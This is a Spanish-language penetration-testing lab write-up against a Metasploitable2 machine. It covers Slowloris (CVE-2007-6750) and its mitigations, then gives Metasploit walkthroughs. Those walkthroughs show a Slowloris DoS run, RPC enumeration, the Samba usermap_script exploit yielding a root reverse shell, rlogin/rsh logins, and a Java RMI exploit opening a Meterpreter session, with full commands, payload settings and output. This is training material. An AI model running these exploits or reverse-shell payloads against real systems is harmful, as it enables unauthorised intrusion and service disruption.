- ◆ [https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr\\_na-c05111017](https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05111017)
- ◆ <https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A19481>
- ◆ <http://archives.neohapsis.com/archives/bugtraq/2007-01/0229.html>
- ◆ <http://ha.ckers.org/slowloris/>
- ◆ <http://lists.opensuse.org/opensuse-security-announce/2012-02/msg00026.html>
- ◆ <http://lists.opensuse.org/opensuse-security-announce/2012-03/msg00002.html>
- ◆ <http://marc.info/?l=bugtraq&m=136612293908376&w=2>
- ◆ <http://www.securityfocus.com/bid/21865>
- ◆ <http://www.securitytracker.com/id/1038144>
- ◆ <https://exchange.xforce.ibmcloud.com/vulnerabilities/72345>

 | CVE Ajustes ▾

**DETECCIONES**

- [Complementos](#)
- [Auditorías](#)
- [Indicadores](#)

**ANALÍTICA**

- [CVE](#)
- [Descripción general](#)
- [El más nuevo](#)
- [Actualizado](#)
- [Buscar](#)
- [Técnicas de ruta de ataque](#)

CVE / CVE-2007-6750

**CVE-2007-6750**

CRÍTICO

Información	CPE	Complementos		
<b>Descripción</b>				
El servidor HTTP Apache 1.x y 2.x permite a atacantes remotos provocar una denegación de servicio (interrupción del demonio) a través de solicitudes HTTP parciales, como lo demostró Slowloris, relacionado con la falta del módulo mod_reqtimeout en versiones anteriores a 2.2.15.				
<b>Referencias</b>				
<a href="https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A19481">https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A19481</a> <a href="https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05158380">https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05158380</a> <a href="https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05111017">https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05111017</a>	<b>Detalles</b>			
			<b>Fuente:</b> Mitre , NVD	
			<b>Publicado :</b> 27/12/2011	
			<b>Actualizado :</b> 10/04/2025	
			<b>Vulnerabilidad nombrada:</b> Slowloris	
<b>Información de riesgo</b>				
<b>CVSS versión 2</b>				

[https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr\\_na-c05158380](https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05158380)

[https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr\\_na-c05111017](https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05111017)

<https://exchange.xforce.ibmcloud.com/vulnerabilities/72345>

<http://www.securitytracker.com/id/1038144>

<http://www.securityfocus.com/bid/21865>

<http://marc.info/?l=bugtraq&m=136612293908376&w=2>

<http://lists.opensuse.org/opensuse-security-announce/2012-03/msg00002.html>

<http://lists.opensuse.org/opensuse-security-announce/2012-02/msg00026.html>

<http://ha.ckers.org/slowloris/>

<http://archives.neohapsis.com/archives/bugtraq/2007-01/0229.html>

**Información de riesgo**

**CVSS versión 2**

**Puntuación base :** 5

**Vector :** CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P

**Gravedad :** Media

**CVSS versión 3**

**Puntuación base :** 9,8

**Vector :** CVSS3#AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Gravedad :** Crítica

**EPSS**

**EPSS :** 0,88734

La vulnerabilidad CVE-2007-6750 es un problema de Denegacion de servicio (DoS) que afecto a versiones antiguas del servidor Apache HTTP server (1.x y 2.x)

Esta vulnerabilidad es conocida por ser explotada por la herramienta o tecnica de ataque Slowloris.

### **Detalles de la vulnerabilidad:**

La esencia de CVE-2007-6750 radica en como Apache manejaba las peticiones HTTP parciales o incompletas:

Peticiones Lentas y Parciales: Un atacante remoto puede iniciar multiples conexiones al servidor y enviar solo una parte de una solicitud HTTP (por ejemplo, solo las primeras líneas de las cabeceras)

### **Mantenimiento de Conexiones:**

El atacante mantiene estas conexiones abiertas enviando periodicamente una cabecera HTTP adicional, muy lentamente. Apache, al esperar que la solicitud se complete, mantiene un *thread* o proceso de trabajo abierto para cada una de estas conexiones.

### **Agotamiento de Recursos:**

Dado que Apache tiene un límite en el numero de *threads* o procesos de trabajo que puede manejar simultáneamente, un número relativamente pequeño de conexiones *maliciosas* puede consumir rápidamente todos los recursos disponibles.

### **Denegacion de Servicio:**

Una vez que todos los *threads* están ocupados esperando las solicitudes parciales, el servidor ya no puede aceptar nuevas conexiones de usuarios legítimos, lo que resulta en una caída del demonio o una denegación de servicio.

### **Solucion y Mitigacion:**

Esta vulnerabilidad se relaciona con la falta de mecanismos de *timeout* (tiempo de espera) adecuados en las versiones afectadas.

La solución y las mitigaciones incluyen:

### **Actualización de Versiones:**

La solución más importante es actualizar a versiones de Apache HTTP Server que incluyan el módulo mod\_reqtimeout (disponible por defecto a partir de la version 2.2.15).

### **Módulo mod\_reqtimeout:**

Este módulo permite configurar límites de tiempo de espera específicos para las diferentes etapas de una solicitud HTTP, asegurando que las conexiones lentas o parciales se cierren automáticamente antes de agotar los recursos del servidor.

## **Configuracion de Limites:**

**Limitar la Tasa de Conexiones:** Usar módulos como mod\_qos o mod\_evasive para limitar el número de conexiones por dirección IP.

**LIMITAR EL NÚMERO DE THREADS:** Aunque puede mitigar el impacto, reducir el número total de *threads* también limita la capacidad legítima del servidor.

### ***Impacto:***

## Vector de Acceso (AV): Red (Network)

Impacto a la Disponibilidad (A): Alto (el servidor queda inaccesible).

Impacto a la Confidencialidad (C) / Integridad (I): Ninguno. El ataque Slowloris no permite robar datos ni modificar el sistema, solo causa una interrupción del servicio.

*Estas viendo la salida de Metasploit cuando ejecutas el modulo:*

### ***auxiliary/dos/http/slowloris***

## *¿Qué hace este modulo?*

Este modulo realiza un ataque de denegación de servicio (DoS) de tipo Slowloris contra un servidor web.

```
[*] Sending keep-alive headers ... Socket count: 150

[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf auxiliary(dos/http/slowloris) > |
```

## ***¿Que es un ataque Slowloris?***

Slowloris es una tecnica que intenta dejar un servidor web HTTP sin recursos manteniendo muchas conexiones abiertas y enviando encabezados HTTP incompletos muy lentamente.

El servidor espera a que el cliente (el atacante) termine de enviar la peticion, consumiendo así sus conexiones disponibles.

## ***¿Qué significan las líneas que ves?***

***use auxiliary/dos/http/slowloris***

***Seleccionas el modulo Slowloris en Metasploit***

***set rhost 192.168.1.2 (Metasploitable2)***

***set rport 80 (Puerto HTTP que se va a atacar)***

***Run (Ejecucion del ataque)***

[\*] Attacking 192.168.1.2 with 150 sockets

El módulo abrirá 150 conexiones simultáneas al servidor.

[\*] Sending keep-alive headers... Socket count: 150

Envía encabezados incompletos para mantener las conexiones vivas y seguir ocupando recursos del servidor.

## ***En resumen:***

Este comando lanza un ataque de denegacion de servicio contra un servidor web enviando multiples conexiones lentas para saturarlo.

```
(kali㉿kali)-[~]
└─$ sudo rpcinfo -p 192.168.1.2
[sudo] contraseña para kali:
program vers proto port service
 100000  2   tcp    111  portmapper
 100000  2   udp    111  portmapper
 100024  1   udp    42571  status
 100024  1   tcp    33841  status
 100003  2   udp    2049  nfs
 100003  3   udp    2049  nfs
 100003  4   udp    2049  nfs
 100021  1   udp    38493  nlockmgr
 100021  3   udp    38493  nlockmgr
 100021  4   udp    38493  nlockmgr
 100003  2   tcp    2049  nfs
 100003  3   tcp    2049  nfs
 100003  4   tcp    2049  nfs
 100021  1   tcp    50304  nlockmgr
 100021  3   tcp    50304  nlockmgr
 100021  4   tcp    50304  nlockmgr
 100005  1   udp    54331  mountd
 100005  1   tcp    34295  mountd
 100005  2   udp    54331  mountd
 100005  2   tcp    34295  mountd
 100005  3   udp    54331  mountd
 100005  3   tcp    34295  mountd
```

El comando **sudo rpcinfo -p 192.168.1.2** se utiliza para consultar el mapa de puertos (portmapper) de un servidor RPC (Remote Procedure Call) en una red.

## **Explicación del Comando:**

### **sudo**

Es un programa que permite a un usuario ejecutar comandos con los privilegios de otro usuario, por lo general el usuario root (administrador). Se usa en este caso porque **rpcinfo** podría requerir acceso de superusuario para realizar la conexión de red correctamente o para acceder a ciertos puertos.

### **rpcinfo:**

Es la herramienta principal para hacer llamadas RPC y reportar información sobre el estado del servidor RPC y sus servicios.

### **-p:**

Es una opción (o *flag*) que le indica a **rpcinfo** que contacte el servidor portmapper y le pida una lista de todos los programas **RPC** registrados en ese momento. El portmapper es un servicio esencial en los sistemas que usan RPC (como NFS) que mantiene un registro de qué servicio **RPC** está escuchando en qué número de puerto TCP o UDP.

### **192.168.1.2:**

Es la dirección IP del servidor al que se intenta consultar. En este caso, es una dirección IP privada común en redes domésticas o pequeñas oficinas.

## **Propósito y Salida:**

El propósito del comando es determinar qué servicios RPC están disponibles en la máquina con la dirección IP 192.168.1.2, y en qué puertos de red están escuchando.

## **Ejemplo de Servicios Comunes:**

Si la máquina 192.168.1.2 es un servidor de archivos Linux que usa NFS (Network File System), probablemente verías entradas para servicios como:portmapper (o rpcbind)nfs (Network File System)

mountd (NFS mount daemon)

## **Uso en Seguridad:**

Este comando es muy utilizado por administradores de sistemas y profesionales de seguridad para hacer un descubrimiento de servicios en un host, ya que revela puertos abiertos y servicios en ejecución que usan RPC

```
< metasploit >
  \_ ('oo'
  \_ (_)
  ||--|| *

    =[ metasploit v6.4.98-dev
+ -- ---[ 2,571 exploits - 1,313 auxiliary - 1,683 payloads      ]
+ -- ---[ 433 post - 49 encoders - 13 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search CVE-2007-2447

Matching Modules
_____
#  Name                      Disclosure Date  Rank      Check  Description
-  ___.                         2007-05-14   excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options
```

```
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sproxy
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           139       yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST           127.0.0.1   yes        The listen address (an interface may be specified)
LPORT           4444       yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

```
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(multi/samba/usermap_script) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/samba/usermap_script) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.1:4444
msf exploit(multi/samba/usermap_script) > [*] Command shell session 1 opened (192.168.1.1:4444 → 192.168.1.2:44208) at 2025-11-25 12:50:12 +0100

msf exploit(multi/samba/usermap_script) > sessions -i 1
[*] Starting interaction with 1 ...
```

```
id
uid=0(root) gid=0(root)
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

The screenshot shows a web browser window with the following details:

- Title Bar:** CVE-2007-2447 | INCIBE
- Address Bar:** incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2007-2447
- Header:** INCIBE, INCIBE-CERT, CIUDADANOS, MENORES, Empresas, EVENTOS, ESPAÑA DIGITAL 2026, Logos for RSS and Print.
- Navigation Bar:** Advertencia temprana (highlighted), Blog, Publicaciones, Incidentes, Servicios, Sobre nosotros.
- Page Content:** A detailed page for CVE-2007-2447, including sections for Description, Technical Details, and References.

Hogar / INCIBE-CERT / Advertencia temprana / Vulnerabilidades / CVE-2007-2447

## CVE-2007-2447

Gravedad CVSS v4.0: Pendiente de análisis  
Tipo: No disponible / Otro  
Fecha de publicación: 14/05/2007  
Última modificación: 04/11/2025

### Descripción

La funcionalidad MS-RPC en smbd en Samba 3.0.0 a 3.0.25rc3 permite a atacantes remotos ejecutar comandos arbitrarios a través de metacaracteres de shell que involucran la (1) función SamrChangePassword, cuando la opción smb.conf "username map script" está habilitada, y permite a usuarios remotos autenticados ejecutar comandos a través de metacaracteres de shell que involucran otras funciones MS-RPC en la (2) impresora remota y (3) administración de recursos compartidos de archivos.

The screenshot shows a web browser window with the URL [incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2007-2447](http://incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2007-2447). The page is titled "CVE-2007-2447 | INCIBE". The main content area has a dark header with the INCIBE-CERT logo and navigation links for INCIBE, CIUDADANOS, MENORES, Empresas, EVENTOS, and ESPAÑA DIGITAL 2026. Below the header is a menu bar with "Advertencia temprana" selected, followed by Blog, Publicaciones, Incidentes, Servicios, and Sobre nosotros. A timestamp at the bottom indicates the last modification was on 04/11/2025.

## Descripción

La funcionalidad MS-RPC en smbd en Samba 3.0.0 a 3.0.25rc3 permite a atacantes remotos ejecutar comandos arbitrarios a través de metacaracteres de shell que involucran la (1) función SamrChangePassword, cuando la opción smb.conf "username map script" está habilitada, y permite a usuarios remotos autenticados ejecutar comandos a través de metacaracteres de shell que involucran otras funciones MS-RPC en la (2) impresora remota y (3) administración de recursos compartidos de archivos.

## Impacto

Vector 2.0 AV:N/AC:M/Au:S/C:P/I:P/A:P

Puntuación base 2.0 6.00

Gravedad 2.0 MEDIO

## Explicacion del procedimiento (CVE-2007-2447 – Samba usermap\_script)

### Búsqueda del exploit:

**msf > search CVE-2007-2447**

Estas buscando modulos dentro de Metasploit relacionados con esta vulnerabilidad.

### El resultado muestra el modulo:

**exploit/multi/samba/usermap\_script → Explota una vulnerabilidad en Samba descubierta en 2007.**

Esta vulnerabilidad permite ejecutar comandos en el servidor objetivo debido a una mala validación en la funcionalidad “username map script” de Samba.

### Cargar el modulo:

**msf > use exploit/multi/samba/usermap\_script**

Esto carga el módulo de explotación seleccionado para configurarlo y ejecutarlo.

Metasploit te avisa de que no se configuró payload y usará uno por defecto:

**cmd/unix/reverse\_netcat**, un payload muy simple que abre una shell remota usando netcat.

### Mostrar opciones del modulo:

**msf > options**

**Aqui ves:**

**Opciones del exploit:**

**Rhost: dirección del servidor Samba vulnerable (Metasploitable2)**

**Rport: puerto SMB tradicional (139)**

**Opciones del payload:**

lhost tu equipo (donde recibes la conexión inversa).

lport el puerto donde escucharás el shell.

**Configuración del payload:**

**set payload cmd/unix/reverse\_netcat**

**set rhost 192.168.1.2 (Metasploitable2)**

**set lhost 192.168.1.1 (Kali)**

**Ejecución del exploit:**

**exploit -j**

**-j lo lanza en segundo plano como job.**

Se inicia un *reverse TCP handler*, es decir, Metasploit queda esperando que el objetivo se conecte.

**El log indica:**

[\*] Exploit completed, but no session was created.

Este mensaje es normal: solo significa que el exploit se envió.

Luego, efectivamente, llega la conexión:

[\*] Command shell session 1 opened

Esto confirma que la máquina vulnerable ejecutó el payload y abrió una shell.

**Interactuar con la sesión:**

**sessions -i 1**

Entras a la shell conseguida.

**Verificación de control**

**Los comandos que ejecutas dentro del sistema remoto:**

id

whoami

ls

### **Los resultados:**

uid=0(root) → indicates que tienes permisos de administrador (root).

ls muestra el sistema de archivos del objetivo.

Esto confirma que la vulnerabilidad CVE-2007-2447 permitio ejecucion remota de comandos (RCE) con privilegios elevados debido al mal manejo del parámetro "username map script" en versiones antiguas de Samba.

### **Esto indica:**

Como funciona un exploit de Metasploit.

Como se configura un payload inverso.

Que hace la vulnerabilidad CVE-2007-2447.

Como se obtiene una shell remota en el sistema objetivo.

Como verificar que se comprometio el sistema.

Todo esto es valido exclusivamente para entornos controlados, maquinas de laboratorio o auditorias autorizadas.

```
Session Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
└─$ sudo rlogin -l msfadmin 192.168.1.2
[sudo] contraseña para kali:
Last login: Mon Nov 24 22:32:03 EST 2025 from 192.168.1.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ id
```

***sudo rlogin -p 192.168.1.2***

***Explicacion:***

***sudo:***

Ejecuta el comando siguiente con privilegios de superusuario (root). Esto es necesario cuando un comando requiere permisos elevados para funcionar correctamente.

***rlogin:***

Es un comando de Linux/Unix que significa Remote Login.

Permite conectarse a otra máquina de manera remota a través de la red usando el protocolo rlogin, que era común antes de que SSH se volviera estándar.

Se utiliza principalmente para iniciar sesión en otra máquina sin necesidad de una contraseña cada vez (dependiendo de la configuración de confianza entre hosts).

***-p:***

Aquí hay que tener cuidado: el parámetro -p en rlogin no es estándar en todas las versiones. En algunas implementaciones indica que se debe preservar el puerto original (por defecto usa puertos entre 512 y 1023).

En otras versiones podría no existir o causar error. Normalmente, rlogin se usa así: rlogin [host] [usuario].

***192.168.1.2:***

Es la dirección IP del host remoto al que queremos conectarnos.


## **Interpretacion del comando:**

### **En resumen, el comando intenta:**

Ejecutar rlogin como superusuario para conectarse al host remoto 192.168.1.2, usando la opción -p (preservar puerto o similar, dependiendo de la versión de rlogin).

### **Advertencia de seguridad:**

rlogin no cifra la comunicación, por lo que es poco seguro. Hoy en día se recomienda usar ssh en lugar de rlogin para conectarse a sistemas remotos:



```
(kali㉿kali)-[~]
$ sudo rsh -l msfadmin 192.168.1.2
Last login: Mon Nov 24 22:28:24 EST 2025 from 192.168.1.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin
),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ █
```

## ***sudo rsh -l msfadmin 192.168.1.2***

### **Explicacion clara y sencilla del comando:**

#### **rsh:**

Es el comando *Remote Shell*, un protocolo muy antiguo que permite ejecutar comandos en una máquina remota sin cifrado.

#### **-l msfadmin:**

Indica que la conexión se hará con el usuario msfadmin en la maquina remota.

#### **192.168.1.2:**

Es la dirección IP del equipo al que se intenta acceder.

### **En conjunto:**

El comando intenta abrir una *remote shell* a la máquina 192.168.1.2 usando el usuario msfadmin, ejecutándolo con permisos de administrador en tu máquina local.

### **Seria equivalente a:**

"Conectate como msfadmin a la máquina 192.168.1.2 usando rsh."

## Consideraciones importantes:

**rsh es inseguro:**

Transmite las credenciales *en texto plano*; hoy se usa SSH (ssh) en lugar de rsh.

**Solo funcionara si:**

El servidor remoto tiene rsh habilitado.

El usuario msfadmin esta permitido en .rhosts o en el archivo hosts.equiv.

No hay un firewall bloqueando el servicio.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/misc/java_rmi_server) > set svrhost 192.168.1.1
svrhost => 192.168.1.1
msf exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
=====
#   Name           Disclosure Date  Rank    Check  Description
-   -----
0   payload/cmd/unix/bind_aws_instance_connect  .      normal  No   Unix SSH Shell, Bind Instance Connect (via AWS API)
1   payload/generic/custom          .      normal  No   Custom Payload
2   payload/generic/shell_bind_awssm .      normal  No   Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp  .      normal  No   Generic Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp .      normal  No   Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact   .      normal  No   Interact with Established SSH Connection
6   payload/java/jsp_shell_bind_tcp .      normal  No   Java JSP Command Shell, Bind TCP Inline
7   payload/java/jsp_shell_reverse_tcp .      normal  No   Java JSP Command Shell, Reverse TCP Inline
8   payload/java/meterpreter/bind_tcp .      normal  No   Java Meterpreter, Java Bind TCP Stager
9   payload/java/meterpreter/reverse_http .      normal  No   Java Meterpreter, Java Reverse HTTP Stager
10  payload/java/meterpreter/reverse_https .      normal  No   Java Meterpreter, Java Reverse HTTPS Stager
11  payload/java/meterpreter/reverse_tcp  .      normal  No   Java Meterpreter, Java Reverse TCP Stager
12  payload/java/shell/bind_tcp   .      normal  No   Command Shell, Java Bind TCP Stager


```

```
0   payload/cmd/unix/bind_aws_instance_connect  .      normal  No   Unix SSH Shell, Bind Instance Connect (via AWS API)
1   payload/generic/custom          .      normal  No   Custom Payload
2   payload/generic/shell_bind_awssm .      normal  No   Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp  .      normal  No   Generic Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp .      normal  No   Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact   .      normal  No   Interact with Established SSH Connection
6   payload/java/jsp_shell_bind_tcp .      normal  No   Java JSP Command Shell, Bind TCP Inline
7   payload/java/jsp_shell_reverse_tcp .      normal  No   Java JSP Command Shell, Reverse TCP Inline
8   payload/java/meterpreter/bind_tcp .      normal  No   Java Meterpreter, Java Bind TCP Stager
9   payload/java/meterpreter/reverse_http .      normal  No   Java Meterpreter, Java Reverse HTTP Stager
10  payload/java/meterpreter/reverse_https .      normal  No   Java Meterpreter, Java Reverse HTTPS Stager
11  payload/java/meterpreter/reverse_tcp  .      normal  No   Java Meterpreter, Java Reverse TCP Stager
12  payload/java/shell/bind_tcp   .      normal  No   Command Shell, Java Bind TCP Stager
13  payload/java/shell/reverse_tcp  .      normal  No   Command Shell, Java Reverse TCP Stager
14  payload/java/shell_reverse_tcp .      normal  No   Java Command Shell, Reverse TCP Inline
15  payload/multi/meterpreter/reverse_http .      normal  No   Architecture-Independent Meterpreter Stage, Reverse HTTP Stage
r (Multiple Architectures)
16  payload/multi/meterpreter/reverse_https .      normal  No   Architecture-Independent Meterpreter Stage, Reverse HTTPS Stage

msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] 192.168.1.2:1099 - Using URL: http://192.168.1.1:8080/9K2WYjQx
[*] 192.168.1.2:1099 - Server started.
[*] 192.168.1.2:1099 - Sending RMI Header ...
[*] 192.168.1.2:1099 - Sending RMI Call ...
[*] 192.168.1.2:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.1.2
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.1:4444 -> 192.168.1.2:51054) at 2025-11-25 18:59:19 +0100
```

```
meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-14 05:35:33 +0200	bin
040666/rw-rw-rw-	1024	dir	2012-05-14 05:36:29 +0200	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 23:55:51 +0100	cdrom
040666/rw-rw-rw-	13480	dir	2025-11-24 17:41:56 +0100	dev
040666/rw-rw-rw-	4096	dir	2025-11-24 17:42:05 +0100	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 09:16:02 +0200	home
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:40 +0100	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-14 05:35:56 +0200	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-14 05:35:22 +0200	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 23:55:15 +0100	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 23:55:52 +0100	media
040666/rw-rw-rw-	4096	dir	2010-04-28 22:16:56 +0200	mnt
100666/rw-rw-rw-	7984	fil	2025-11-24 17:42:08 +0100	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:39 +0100	opt
040666/rw-rw-rw-	0	dir	2025-11-24 17:41:41 +0100	proc
040666/rw-rw-rw-	4096	dir	2025-11-24 17:42:08 +0100	root
040666/rw-rw-rw-	4096	dir	2012-05-14 03:54:53 +0200	sbin

## **Explicacion del proceso hecho con Metasploit:**

### **Selección del exploit:**

```
msf > use exploit/multi/misc/java_rmi_server
```

Aqui estas seleccionando un exploit en Metasploit que apunta a servidores Java RMI (Remote Method Invocation).

Este tipo de exploit aprovecha vulnerabilidades en servicios Java que exponen objetos RMI sin seguridad, permitiendo ejecutar código remoto en la maquina victima.

### **Configuración del payload:**

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Como no elegiste un payload explícitamente, Metasploit asignó automáticamente java/meterpreter/reverse\_tcp.

Esto significa que, si la explotación tiene éxito, la víctima abrirá una conexión inversa (reverse TCP) a tu máquina para darte control a través de Meterpreter.

### **Configuración de hosts:**

```
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.2 (Metasploitable2)
```

```
msf exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.1 (Kali)
```

```
msf exploit(multi/misc/java_rmi_server) > set srvhost 192.168.1.1 (Kali)
```

**srvhost: dirección IP desde la que el servidor del exploit servirá el payload (en este caso, el mismo que tu LHOST).**

### **Ejecucion del exploit:**

```
msf exploit(multi/misc/java_rmi_server) > exploit
```

**Esto lanza el ataque.**

### **Observa los mensajes:**

Started reverse TCP handler on 192.168.1.1:4444: Metasploit esta escuchando la conexión inversa de la víctima.

Server started, Sending RMI Header, Sending RMI Call: el exploit contacta al servidor Java RMI y le envía un payload JAR malicioso.

Sending stage (58073 bytes): tu máquina envía la segunda fase del payload que Meterpreter ejecutara.

### **Sesión Meterpreter abierta:**

```
[*] Meterpreter session 1 opened (192.168.1.1:4444 -> 192.168.1.2:51054)
```

Esto confirma que la explotacion fue exitosa.

Ahora tienes acceso remoto a la máquina víctima con Meterpreter, que es un shell avanzado para pentesting.

### **Informacion del sistema de la victim:**

```
meterpreter > sysinfo
```

Te devuelve información básica de la máquina comprometida:

### **Nombre:**

metasploitable

### **Sistema operativo:**

Linux 2.6.24-16

Arquitectura: x86

Lenguaje: en\_US  
Tipo de Meterpreter: java/linux

### **Listar archivos:**

```
meterpreter > ls
```

Esto lista los directorios y archivos en la raíz (/) de la víctima.

